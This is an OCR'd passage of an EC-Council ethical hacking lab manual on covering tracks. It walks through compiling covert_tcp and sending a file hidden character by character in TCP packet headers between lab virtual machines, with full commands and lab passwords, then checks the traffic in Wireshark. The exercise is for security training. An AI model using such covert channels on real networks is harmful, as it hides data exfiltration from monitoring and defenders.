


Figure 3.6.15: Open Other Locations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 3.6.16: + Other Locations window

23. A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




Figure 3.6.17: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 3.6.18: Windows 10: shared folders

25. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.19: Copy covert_tcp.c file

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




Figure 3.6.20: Paste covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.




Figure 3.6.21: Compiling covert_tcp.c file

28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.

TASK 6.5

Setup a Listener

29. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




Figure 3.6.22: Setting up covert_tcp listener

TASK 6.6

Launch Wireshark

30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.




Figure 3.6.23: Wireshark window

TASK 6.7

Start Sending the Message

33. Minimize Wireshark and switch back to the **Terminal** window.
34. Type **sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
35. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The entered password will not visible to you.

36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.24: Covert_tcp command to start sending the message




Figure 3.6.25: Covert_tcp sending data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Go to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.




Figure 3.6.26: Covert_tcp receiving data

38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

TASK 6.8

Analyze Results

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.



Figure 3.6.27: Tcpdump showing 0 packets captured

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.




Figure 3.6.28: Message saved in a text file

41. Now, switch back to the **Parrot Security** virtual machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** ( ) button from the menu bar, as shown in the screenshot.




Figure 3.6.29: Stopping the packet capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.






Figure 3.6.30: Applying the TCP filter

44. If you examine the communication between the **Parrot Security** and **Ubuntu** virtual machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

